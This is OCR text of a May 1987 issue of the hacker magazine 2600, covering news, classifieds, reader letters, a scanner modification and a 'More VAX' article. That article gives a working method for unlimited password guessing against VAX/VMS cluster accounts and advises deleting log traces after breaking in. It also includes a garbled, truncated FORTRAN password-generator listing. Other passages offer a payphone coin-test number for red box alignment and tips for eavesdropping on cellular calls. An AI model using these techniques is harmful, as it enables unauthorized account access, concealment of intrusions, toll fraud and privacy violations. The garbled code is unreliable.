800-USA-GNMA	1st Interregional	800-IRA-5000	T. Rowe Price
800-4-ATLANTIC	Atlantic Financial	800-USA-0001	USA Today
800-BEST-MLM	Best MLM	800-822-KASH	Unknown
800-USA-MINT	Rarities mint	800-VIDEO-44	Videotapes
800-AIR-GATE	Airline tickets	800-424-FORM	IRS Form Info
800-USA-CLAS	USA Today Classified	800-GET-COKE	Coca Cola
800-NO-BLOOD	Bloodless Surgery	800-SAA-WORLD	South African Airlines
800-EGGHEAD	Egghead Software	800-99-ALGER	The Alger Fund
800-ACS-2345	American Cancer Soc.	800-ID-ALERT	Medic-Alert
800-FOR-KIDS	UNICEF	800-55-TAPES	Verbal Advantage Tapes
800-SMC-INFO	Service Merchandise	800-PRANGES	Prange's Dept. Stores
800-TEL-TEMP	Tel-Temp Ent.	800-221-SIDS	Sudden Infant Death
800-DRAKE-NY	Drake Hotel	800-9-BASKIN	Baskin Robbins
800-ROAD-WIS	Wisconsin Road Cond.	800-LAST-BET	Compulsive Gamblers
800-327-BABE	Cocaine Baby Hotline	800-732-IRAS	Bank of Chicago
800-EMBASSY	Embassy Suites Hotel	800-258-CASH	Preferred Funding Corp.
800-AF-PARIS	Air France	800-2-HAWAII	Hawaiian Holidays
800-556-CARE	CARE Unit	800-MOBILE-1	Ameritech Mobile Comm.
800-44-KODAK	Kodak Datashow	800-GET-WYSE	WYSE Technology
800-IBM-2468	IBM	800-JAVELIN	Javelin Software
800-44-SHACK	Great West. Electronics	800-NEC-SOFT	NEC Tech. Assistance
800-GLASS-HR	Ford Glass Division	800-REAL-LOG	Real Log Homes
800-H2O-TEST	Water Test Corporation	800-22-SLICK	Ft. Morgan Slick Oil
800-255-VIDEO	Time-Life Home Video	800-CABLE-ME	HBO Sign Up
800-4-AIRCAL	Air Cal Airline	800-227-WINS	N.A. Sports Association
800-USAT-NFL	USA Today NFL Line	800-HOLIDAY	Holiday Inn
800-USA-LION	Dryfus GNMA Fund	800-JCP-TRIP	J.C. Penny Travel
800-DIAL-IRA	Charles Schwab, Broker	800-ACDC-LUX	Cool-Lux Lighting
800-4-GERBER	Gerber Baby Food		

Since these are 800 numbers, they may not be reachable from all locations.

goings on

An 18-year-old computer whiz who cracked the access codes to the computers of the Technion and the Weizmann Institute (Israel), and who planted a fabricated story in *Yediot Aharonot* by sneaking it into the paper's computer, was sentenced recently to a two-year period of probation by the president of Israel's juvenile court, Aharon Melamed.

The judge described the youth from Kiryat Tivon as an extremely intelligent, positive person who let his prankish urge get the best of him. Last June, on a dare from his friends, the youth planted a story in *Yediot* that a businessman and an electronics teacher from his town had been arrested in the U.S. on drug charges. Mischief isn't his only hobby, though. Over the past few years, he's organized computer clubs in his school and developed a computerized telephone message service for the deaf, all on a voluntary basis.

And while we're over in Israel, it's hard to imagine the problems those poor folks are having when they open up a telephone book! This letter appeared in *The Jerusalem Post* last year:

The Jerusalem telephone directory in English is a real disappointment. What a waste of time, energy and money! Many hundreds, nay thousands, of names are distorted, many of them beyond recognition.

It is conceivable that when looking for names like Breitbart, Gelernter, Schnabel or Kugelmass you might still find them, although they are listed as Britbrat, Galranter, Shanbal and Kogelms. But where would you find Foerster, Spitz, Pereira, Corinaldi, Procaccia or Preuss, when they are listed as Parster, Shafitz, Friera, Korindeli, Fruktzia and Frois?

Nor did Arab names escape mutilation. What is Chochmat, Avdelala, Tzantzor, Fried, Griss and Allentesha but Hikmet, Abdallah, Sansur, Farid, Jaris and Elnatshe? Would you recognize Anrika as Enrique, York as Jurek, Churcha as Jorge, Ovri as Aubrey and Olina as Evelyne? Have you ever heard of first names like Vabatris, Varusi, Vaznet, Vambel or Vahager? Well, they are names of ladies when they appear after their husbands' names with the Hebrew prefix v *added which stands for "and". Thus they mean—and Beatrice, and Rosie, and Jeanette, and Mabel, and Hagar!*

Institutions did not do better. Where would you look for the Palace of Hisham in Jericho? Why, under A. It is listed as Ancient Hisham Palace. What is Konsula Amerikea? Do you know the Bible Evenjelistik Mission?

How did we, a supposedly polyglot and cosmopolitan society, end up with such a product?

The editor noted that Bezek (apparently their telco) sent out forms to all subscribers requesting them to return them with the correct spelling of their names in Latin characters. Few did, so the translation was then entrusted to a computer. And, as another reader pointed out, "how can anyone teach a computer to decide whether the Hebrew letter *peh* should be rendered as P or as F, the letter *bet* as B or V, the letter *waw* as W, V, U or O, etc.? How would it choose a vowel if none appears in Hebrew?"

We should keep this in mind the next time we call international information (which is still free, by the way) and ask for a listing under a particular name. Plain English just doesn't come easily in some places.

Speaking of English, British Telecom has launched a service called TextDirect, which provides a link between the telex network and personal computers. Messages can be typed directly or prepared in advance and stored in the TextDirect computer in London. Messages are then delivered to the telex network via BTI's Telex Plus service, which provides store-and-forward

facilities. Incoming messages are stored on the TextDirect computer and retrieved by the user when convenient. A password will help give the impression of security.

BTI is also working on the first worldwide satellite telephone service for air travellers. BTI and the telecommunications authorities in Norway and Singapore will begin testing the system, which BTI will launch on transatlantic routes in 1988. A special antenna mounted on the aircraft will transmit the signals to the INMARSAT satellite, where they will be downlinked to the earth station, and then switched to the public telephone network. A dedicated earth station at Goonhilly Downs in Cornwall, England will be used for BTI Skyphone, as will other stations in Norway and Singapore for their phone service.

And they're not stopping there. British Telecom is introducing Centel 100 in August, providing all the facilities of a modern electronic switchboard. It will be run from a new digital public exchange British Telecom is installing in London.

And residents of Tokyo now have "answering machines" tied into their touch tone phones! The Nippon Telegraph and Telephone Corp. has made this option available to every touch tone phone in Tokyo, even pay phones. Customers can record up to 10 messages, each 30 seconds long.

Over in Scotland, the Scottish Law Commission is setting out to plug a gap in the law which could allow hackers to practice openly. A spokesman says, "We looked at how a computer can be misused and then looked at existing computer crimes. We came to the conclusion that one area which was most clearly not covered by the law was hacking. Other areas, for example, logic bombs, are covered by criminal damage law."

Quite a different story in the Soviet Union, where finding Soviet-made software is nearly impossible. Soviet children are actually playing games like "Rambo" and "The Battle of 1917".

Two reporters from *Komsomolskaya Pravda* met with officials, programmers, and hackers, known as "sinklerists", apparently after the British-made Sinclair computer.

One sinklerist showed them a list of 277 computer programs that he was selling for five rubles (about $8) apiece. "There was not one nationally made program," they said.

Meanwhile, we may all be in danger from Open Systems Incorporated. They're a Minnesota-based software house that's offering free software to anyone who provides information about coworkers who copy software. As if that wasn't enough, they're threatening to take legal action against people who know about illegal copying but don't say anything! Computer users around the country are surely trembling. Even the sinklerists are concerned.

A slightly friendlier approach is being taken by Pride Software Development Corp. of Oakland Park, Florida. They claim to have come up with the ultimate weapon against software piracy. It's a program called "Smarty Arti".

Pride President Wayne Wolfe has strapped Arti to a $100 amortization program called the "Loan Ranger" and will give $25,000 to the first hacker who breaks through the protection.

According to Wolfe, Arti stops attempts to decipher it by fighting back when it senses hackers using tools needed to inspect and crack protection schemes.

And spies who can read data on a computer screen from another building or from a van parked outside may be thwarted by a new device being developed by Luton (England) based EMC-Datacare Ltd. who specialize in interference suppression.

(continued on next page)

A prototype module, code-named Datacover, confuses the signals emitted from the screen making them unreadable by an interceptor.

If you're a hacker or a spy, then the Telecom Security Group of Wallkill, NY wants you to participate in its first On-Line Hacker/Phreaker Survey. Until May 4th, when you call the TTSG BBS at 914-LOG-ONIT (914-564-6648) and type "SURVEY" at the last name prompt you will be brought into the survey portion of the board. Once on you will be asked questions about yourself, your interests, attitudes, etc. Each survey will be closely read and beginning May 4th the results will be gathered. The final conclusions will be published in a national security magazine and distributed to security people.

Slowly but surely, Telenet seems to be getting the message. First, they introduced PC-Pursuit, which allowed modem users unlimited access to bulletin boards all over the country for a set fee. Now, they're selling individual mailboxes for their electronic mail system, Telemail. For a $20 monthly minimum, regular people can have electronic mailboxes too.

Allnet has a new service that is lasting through April. It's called Tell-A-Friend. If you're an Allnet customer and you tell someone to sign up for Allnet and they actually listen to you, you stand to make $5! But the offer is a bit deceiving. The person you get to sign up must become an "Allnet Customer", which they define as someone who chooses Allnet as their primary carrier, not someone who simply signs up for an account. So, if your friend becomes dissatisfied with Allnet, they must pay a fee to change to another company. A fee of $5, to be exact.

Speaking of phones, Chicago is now an all-ESS town. Their 46th and final switching center has been converted to electronic switching from electromechanical. This makes Chicago the nation's largest all-electronic telephone city, ending an 18-year conversion process.

Then there is the story of a man wandering around getting alternate pay phone manufacturers awfully upset. His name is Marc Tobias and he is on a one-man crusade to expose the ease of defrauding most customer-owned coin-operated telephones (COCOT's).

By publishing an article on fraud in *Pay Phone Magazine*, Tobias has caused an uproar. He's being accused of getting publicity so he can sell more of his own phones.

Tobias says he's called the U.S. Embassy in London without using coins or cards from several alternate payphones. "If a phone can be beaten, it will be, and often," he says. Other manufacturers disagree with his methods, claiming Tobias, by publicizing the specifics is doing the

(continued on page 23)



2600 marketplace

PRIVATE INVESTIGATOR Ben Harroll would like to hear from other P.I.'s and/or ANY other "spooks" i.e. N.S.A., C.I.A., F.B.I., etc. for purposes of exchanges in ideas, techniques, sources, and equipment. (619) 239-6991. 425 "F" St., San Diego, CA 92101

TAP BACK ISSUES. Reprints of complete collection. Quality copies. Delivery included. Send cash, cheque, or MO (Payable to IPS). $60. John L., P.O. Box 722, Station A, Downsview, Ontario M3M 3A9.

FRIDAY, JUNE 5, 1987 AT 5 PM. That's when the first weekly *2600* meeting will occur in New York City. If you want to drop off articles, ask us questions, meet people, or just see what we look like, come on by. Check our May issue for exact location or call (516) 751-2600 after May 1.

ETHICAL INVESTING is a shareware "database" that provides background reference information on socially responsible investing. This information is provided to help spread the word about ethical investment choices. Included are a suggested reading list, socially responsible mutual funds, even an ethical VISA card. There is also a list of the top 100 defense contractors and the owners of nuclear power plants. The price of the disk is $10. Write to: Jerry Whiting, P.O. Box 20821-CL, Seattle, WA 98102-1821.

I'D LIKE TO TRADE PC software with ANYONE having an IBM PC or compatible. At present my PC library approximates 110 products including the latest games, diagnostic programs, business software, utilities, and various word processing and other application software. Readers can contact me by writing: Software, PO Box 73, Uniondale, NY 11553.

INSTRUCTIONS FOR THE CONSTRUCTION AND OPERATION OF THE BLUE BOX WANTED! I am a beginning phone enthusiast and would greatly appreciate it if someone could help me in designing a blue box. Of course, as you might have guessed it, this is for "informative" purposes only! Send your replies to Mr. Oscar Statuto, 224A Washington St. #9, Lynn, MA 01902.

WANTED: A decent modem program for use on a Zenith Z-100 running MS-DOS. Contact Manny @ 2600, (516) 751-2600 or PO Box 752, Middle Island, NY 11953.

RESEARCH ELECTRONICS TSU-3000, TRD-800, CAPRI Tap Trap and RF Detector. Best offer. John L., P.O. Box 722, Station A, Downsview, Ontario M3M 3A9.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

CELLULAR TELEPHONE INFORMATION WANTED. I will pay a modest fee for info which has not yet been published in 2600. Please describe the type of info that you have and name your price. Mr. B., P.O. Box 2895, Brooklyn, NY 11202.

MANUALS OR INSTRUCTIONS NEEDED for two modems labeled Dataphone Channel Interface. One has label on the outside that says: 44A2 Series 1, Data Mounting, SD-1D247-01-J23 and the other says: 44A2 DATA MTG, SD-1D247-01-J23, SERIES 1 83 MG 12. The boards on the inside are labeled: DAS 829B-L1A, SERIES 4, 81MG3 and DAS 829BL1A, SERIES 5, 84 MG 04. Send info to: P.O. Box 50346, Raleigh, NC 27650.

TAP BACK ISSUES—complete collection, vol. 1-83 plus supplemental reports and schematics. Approx. 400 pages of quality copies sent via UPS or US Mail. $100 includes delivery. Send cash, check or MO (payable to PEI). Cash sent same day, others allow 4 weeks, to: Pete G., Post Office Box 463, Mt. Laurel, NJ 08054

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses!
Deadline for May issue: 5/5/87.

(continued from page 13)

makes things work.

Your magazine contains articles and letters from those underground anarchists who would overthrow our system of checks and balances—knowledge is power, but don't spread it around to the masses since they would then demystify the matters of which you write, and thereby upset the system.

Look at previous issues envisioning a contents page such as the "Contents" page of the January issue, and imagine the implications of having these "threatening" manuscripts delivered to your home or office in full view of the Postal Service and its employees, your corporate mailroom personnel, office staff, family, ad infinitum. Makes no difference, you may say; I say, it damn well does make a difference.

It is not a matter of personal freedom which should guarantee that I may read anything and everything I wish which govern in this instance. Why are most copies of men's magazines sold at newstands rather than by subscription? It is a part of our heritage—do it, but don't offend by blatantly publishing your taste in reading material by letting anyone know that you have such interests. Maybe you wish to help challenge this inconsistency by circulating *2600* Magazine in the mails and newstands; such is your right, but don't do it at my expense nor others who feel as I do.

Expanding your subscription base is something which drives any publishing entity; you wish to provide more people with the information which is contained in your magazine with a better return on your investment in time and energy. However, there is a cost which I hope you will weigh in making your decisions. Yes, I know that *Mother Earth*, *Mother Jones*, *Playboy*, and a host of other magazines started their publishing existence in controversial and threatening manner to the then prevailing societal norms; they have gained legitimacy.

However, please reconsider your actions in light of the comments which I have made in this letter. We are free, and yet we are not. Don't jeopardize my right of privacy without at least being aware of what I and others view as adverse consequences which may occur because of your actions.

Thanks
A Reader

Contest time: Name us one group of people in any moment of history that has achieved justice through hiding.

A Warning

Dear *2600*:

I am convinced that as a result of your mailing *2600* without envelopes, many innocent people will be arrested and charged with crimes that they have not committed. Your statement that *2600* is not illegal etc. is only true on the part of *2600 publishers* but you want to imply that no envelopes will not harm your subscribers. This is not true. Let me remind you how the criminal justice system works: "You are innocent until proven guilty." But even if you are innocent, if some creep *suspects* that you are not innocent, it could cost you $100,000 to prove in court that you are indeed innocent.

Newark, NJ

We respect your opinion. But why did you have to send us those comments on a postcard so that the whole post office could read it?

Coin Test

Dear *2600*:

I have heard that there is a number that can be called that will talk back to you the coin that was deposited in a fortress phone. This would be very

useful for testing and alignment of red boxes. Does anyone know the number?

Box Tester

In fact we have it right here. But we only use it to distinguish the difference between coins when we're unable to do so ourselves. The number, in most areas, is 09591230. Naturally, it only works from payphones and, yes, you do need the zero. A pleasant female voice comes on in our area and says, "Coin test. Please deposit nickel." After you do so, she says, "Nickel. Please deposit dime." And so on. And, of course, she always gives you your money back in the end.

More Resources

Dear *2600*:

First, I would like to congratulate you on your new format for the magazine. I have also found a very good magazine which keeps up to date with the new things that are happening in the UNIX world. It is: *Unix Review*, P.O. Box 7439, San Francisco, CA 94120-7439. It is $35 for a one-year subscription. Finally, I found a place which sells all sorts of hard to find equipment. It has two major sections that you might be interested in—computer equipment and telecom equipment. Included in this is: Model TS 21 rotary/tone line powered lineman's handsets, rotary and rotary/tone line powered handsets, I and R tone test set, and tone generators. Their address is Jensen, P.O. Box 50020, Phoenix, AZ 85076-0020.

Het Kapittel

In Reply

Dear *2600*:

In the January 1987 issue Cocopelli asked about a WATS directory and how to get one. In a file called "Exchanges 976", the author gave Directory of Toll Free Numbers by Rudolf F. Graf as recommended reading. It is $4.95 and has 25,000 listings. I hope Cocopelli and other *2600* readers can use this information.

Also in the January 1987 issue was a letter from Arab 149 complaining about Consumertronics' asking of $2 for back issues of *TAP*. Arab 149 did not explain it correctly. First, Consumertronics *does* accept checks and money orders, but only in U.S. currency. They hold checks 2-3 weeks and do not accept credit card orders. Second, if you send U.S. cash to pay for the order you get 10% off. Personally, I think being able to get *all* of *TAP*'s 91 issues for only $160 is *very* reasonable! You also get 10% off all orders over $100. To get their address, look on page 2 of the January 1987 issue. I hope I was able to clear up any misunderstanding.

MAC???

Got a letter? Send it to 2600, P.O. Box 99, Middle Island, NY 11953.

Who, What, and Where in Communications Security
1986 Product Profiles
Marketing Consultants International, Inc.
100 West Washington Street
Hagerstown, MD 21740-4780

Review by Roland Dutton

Despite the jazzy title, this publication is not exactly good bedtime reading. For those interested in buying a stand-alone encryption or scrambling box, this guide has a list of manufacturers and specifications of their products. The products covered are voice encryption, data encryption, and voice scrambling. If you need an encryption or scrambling box to plug into your computer or voice system, you can use the lists of specifications to help you in your purchasing decision.

The "1986 Product Profiles" are for the most part an update to one chapter of the original "Who, What, and Where..." guide, published in 1981.

(continued from page 9)

and General Mobile Radio Service are not protected.

"Fixing" Your Radio Shack PRO-2004 Scanner

The release of the Radio Shack PRO-2004 scanner was delayed until the passing of the Electronic Communications Privacy Act. Radio Shack is a major marketer of cellular phones, and thus lobbied hard for the passage of the bill so purchasers of their cellular phones could feel that the privacy of calls was secure. Therefore the release of their PRO-2004 scanner was delayed for four months in order to see if the bill would be passed. When the scanner was finally released, the "forbidden" 800 megahertz region was unable to be accessed. All Radio Shack did was connect an extra diode to the circuit board to prevent reception of the "forbidden frequencies." Below are instructions reprinted from page 48 of the March 1987 (Volume 6, Number 3) issue of *Monitoring Times* on how to remedy the situation.

1. Remove the four cabinet screws and the cabinet.
2. Turn the receiver upside down and locate circuit board PC-3.
3. Remove seven screws holding board and plug CN-501.
4. Carefully lift up the board and locate diode soldered in place below the module.
5. Snip one lead of the diode carefully, leaving it suspended by the other lead for later reattachment if desired, such as warranty repair.
6. Reverse first four steps above for reassembly. Radio will now cover 825-845 and 870-890 MHz and search in 30 KHz increments for no-gap 760-1300 MHz reception.

The "Forbidden Frequencies"

Now the more adventurous readers may want to go listen to these forbidden frequencies. Check the February 1987 issue of *2600* for a common breakdown of the cellular channels, which are between 800 and 890 megahertz. Not all cellular networks have this number of channels, but they can be easily figured out by careful listening to a scanner. Most cellular conversations can be listened to in their entirety without losing them due to cell site switching hand off. However, even when this occurs to the call you are listening to, you can easily pick it up again by merely scanning the frequencies again for the next cell. In this way and with a car one can follow a conversation in its entirety. A few words of warning though. This use of a scanner clearly violates the Electronic Communications Privacy Act. The use of a scanner (or often the mere presence of a scanner) within a car violates laws in many states and localities, so check this out before you let one into your car. Using any information gathered off of the airwaves for personal gain violates federal law. As this activity is clearly illegal, *2600* does not condone or encourage listening to cellular calls.



At least one good use for those cheap phones.

(continued from page 18)

equivalent of showing the world how to make a nuclear bomb. The editors of *Pay Phone* say they edited out the parts of his article that were specific to particular types of phones. Sounds like Tobias should be writing for *2600*.

Pacific Bell in San Francisco has begun sending out bills with itemized service charges instead of the single service charge they had been using. Customers previously had no idea if they were paying for call waiting or any other features. The California Public Utilities Commission ordered the change after investigating PacBell for allegedly coercing customers into subscribing to services they didn't order.

Some problems with law enforcement and phones: a district justice in Mount Pocono, Pennsylvania told police she put a bug on her own office phone because her secretaries were failing to give her any messages. She's now facing wiretapping charges.

And the police department of Wallington, New Jersey almost lost their phones because of nonpayment recently. "The letter said telephone service to 473-1715 would be cut off Monday," a stunned Mayor Walter Slomienski said. "That's the police desk! I couldn't believe it."

New Jersey Bell said it was a mistake, even though the bill of $500 is outstanding. "It isn't a practice to discontinue service to municipalities. But, as with any other customer, we expect them to pay their bill."

Prescott Valley, Arizona has a problem. Sometime between New Year's and Valentine's Day, somebody erased all of the revenue and expenditures figures for December of 1986 from a hard disk used on their Eagle PC.

And in what's bound to be a precedent-setting case, Jay Clark, a radio talk show host on WATR-AM in Waterbury, Connecticut has filed a lawsuit against one of his listeners. The charge? Harrassment. According to Clark, the listener, Thomas W. Speers, won't stop calling his program. But, according to the Connecticut Civil Liberties Union, "since the radio station invites people to call in, the callers have a First Amendment right to get through." We'll keep an eye on this one.

In Melbourne, Florida, Hazardous Waste Solutions Corp. has put up a BBS. Its purpose is to alert hazardous waste generators on the latest government regulations and provide a list of hazardous waste transporters and disposal companies. Yet another example of a happier life through computers.

One more example: coin-operated parking meters may soon be a thing of the past. At least in New York. Officials there are considering replacing them with electronic meters that take cardboard cards with magnetic strips. Like some subway systems, the amount on the card would decrease with use. The new system would eliminate the problem of theft as well as the cost of collecting coins. They're even thinking of having them accept credit cards! With that feature, your car could be located very quickly if the need arose.

Finally, for some fun, call 800-552-5519.

The First *2600* Public Get-Together

Friday, June 5, 1987, 5:00 P.M.

IN NEW YORK CITY

(exact location will be announced in our May issue)

CONTENTS


COMPUTEL PUT TO SLEEP ____ 4
HACKING PC PURSUIT ____ 6
TELECOM INFORMER ____ 8
CNA LIST ____ 10
LETTERS ____ 12
GOINGS ON ____ 16
2600 MARKETPLACE ____ 19

Attention Domestic Customers: If you received this copy after April 25, please let us know your zip code.

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.


WARNING:
MISSING LABEL


2600



The Monthly Journal of the American Hacker

VOL. 4 NO. 5 MAY 1987 $2





When you need a hand
selling your favorite cause,
we can help with
full design, typesetting,
composition, and printing services,
all under one roof.
Drop us a line.

UPPERHAND
12 Whitfield Lane
Coram, NY 11727

Or call us via 2600.
(516) 751-2600

It's been kind of a running joke here that if we tell people to let us know if they receive our magazine after a certain date, something will go wrong and nearly everyone will receive it after that date. As a result, we're always inundated with calls. Since we changed our format, this is but one of many problems we've been trying to solve. If all goes well, and it damn well better, we will be mailing on the 18th of May. If you receive this much later than you would a first class letter, let us know and we'll find out who's dragging what.

Once the mailing gets close to routine, we'll be focusing on distribution. This is where readers can help us out. As it is, we've been pretty successful at newsstands here in New York, down in the southern part of the country, and in London, UK. Success for us means selling about 80 percent of what we send. We have important things to say here and we want to reach all kinds of other thinking people throughout the world. So, if you know of a fairly decent newstand by you, one that sells alternative publications, let us know and we'll try to distribute there.

We hope to see some curious folks at our first public get-together in New York City. It will take place at the Citicorp Center at 153 East 53rd Street at 5 pm in the Atrium, where all kinds of people gather. We'll have 2600 buttons and copies of this issue will be everywhere. So stop by and ask some questions or bring articles. And if you'd like us to come to a city near you, start pestering us now.

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Fran Westbrook

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Mike Salerno, Silent Switchman, and the usual anonymous bunch.

Production: Mike DeVoursney.

Cartoonists: Dan Holder, Mike Marshall.

Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Address all subscription correspondence to: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.

MORE VAX

by Mainstream America

So you're getting tired of the VAX hanging up on you after three tries at the system password. And your demon-dialer is about to sue you for overwork. Well, cheer up, fellow hackers. There is hope. Assuming your target system is set up as a clustered environment, there is an interesting weakness that will allow non-privileged users unlimited guesses at any account.

A number of VAX/VMS commands are designed to accept a password, username, and a node name along with the file specification. These commands include COPY, APPEND, and DELETE.

For the sake of consistency, let's use the COPY command. In order to copy the file LOGIN.COM from a target directory into your non-privileged account renaming it GOT.IT, use the following syntax: COPY OSHKOSH"SMITH PASSWORD"::DRC5:[SMITH]LOGIN.COM []GOT.IT

This will copy Smith's LOGIN.COM from his directory on node named OSHKOSH to your directory (on the same node and device. Just repeat the same syntax for your directory if your account resides elsewhere.) Naturally this assumes that SMITH has a LOGIN.COM in his directory in the first place, a likely assumption although this certainly is grounds to either use a different command or restructure it to copy one of *your* files into *his* directory.

Now all you have to do is keep guessing at the password. Unfortunately there is one small catch (there always is). This will leave a trace. It's called NETSERVER.LOG. This file is deposited in the target directory every time you enter this command and, yes, it has your name in it.

But there's usually more than one way to skin a VAX. Many (not all) VAX clusters are set up to purge these NETSERVERs. This means that at least there will be fewer traces. Furthermore, if you're quick enough in guessing the password before suspicions are aroused, just login to his account and delete the ruddy logfiles.

Now if the target account is not privileged (specifically, doesn't have EXQUOTA) and these files aren't purged, you'll eventually overflow his allotted disk space and won't be able to guess any more passwords until someone of authority straightens out the account. On the other hand, if the account has privileges (which is why you're trying to guess the password in the first place), you need not worry about this.

Most people use easily-remembered passwords that you quite likely can guess just by knowing a bit more about them. On the other hand, they might use a conglomeration of two or more words or numbers. If this is the case, you'll probably want to feed the above command with a password generator.

```
C                    FORTRAN PASSWORD GENERATOR

      IMPLICIT INTEGER (A-Z)
      INTEGER D(17)
      DOUBLE PRECISION COUNTER
      CHARACTER*1 A(38),C(16),E,F(23)
      DATA A/' ','A','B','C','D','E','F','G','H','I','J','K','L','M',
     + 'N','O','P','Q','R','S','T','U','V','W','X','Y','Z','$','_',
     + '0','1','2','3','4','5','6','7','8','9'/
      DATA B/'                       dummy space
      DATA E/'9','G','U','E','S','S',' ',' ',' ',' ',' ',' ',' ',' ',
     +' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',
     +' '/

      DO 1 L=1,16
      D(L)=0          'initialize each counter
1     C(L)=B          ' and blank out the outputted number array
      D(17)=0


          DIGITS=1
          TIME=1

          COUNTER=0
50        COUNTER=COUNTER+1

          IF(COUNTER.EQ.38**TIME)THEN
                    DIGITS=DIGITS+1
                    TIME=TIME+1
                    COUNTER=0
          END IF
          D(1)=D(1)+1

          DO 20 I=1,DIGITS
          IF(D(I).GT.38)THEN
                    D(I)=1
                    D(I+1)=D(I+1)+1
          END IF
20        CONTINUE

          DO 30 J=1,DIGITS
          C(J)=A(D(J))
30        CONTINUE

          DO 60 NN=1,DIGITS
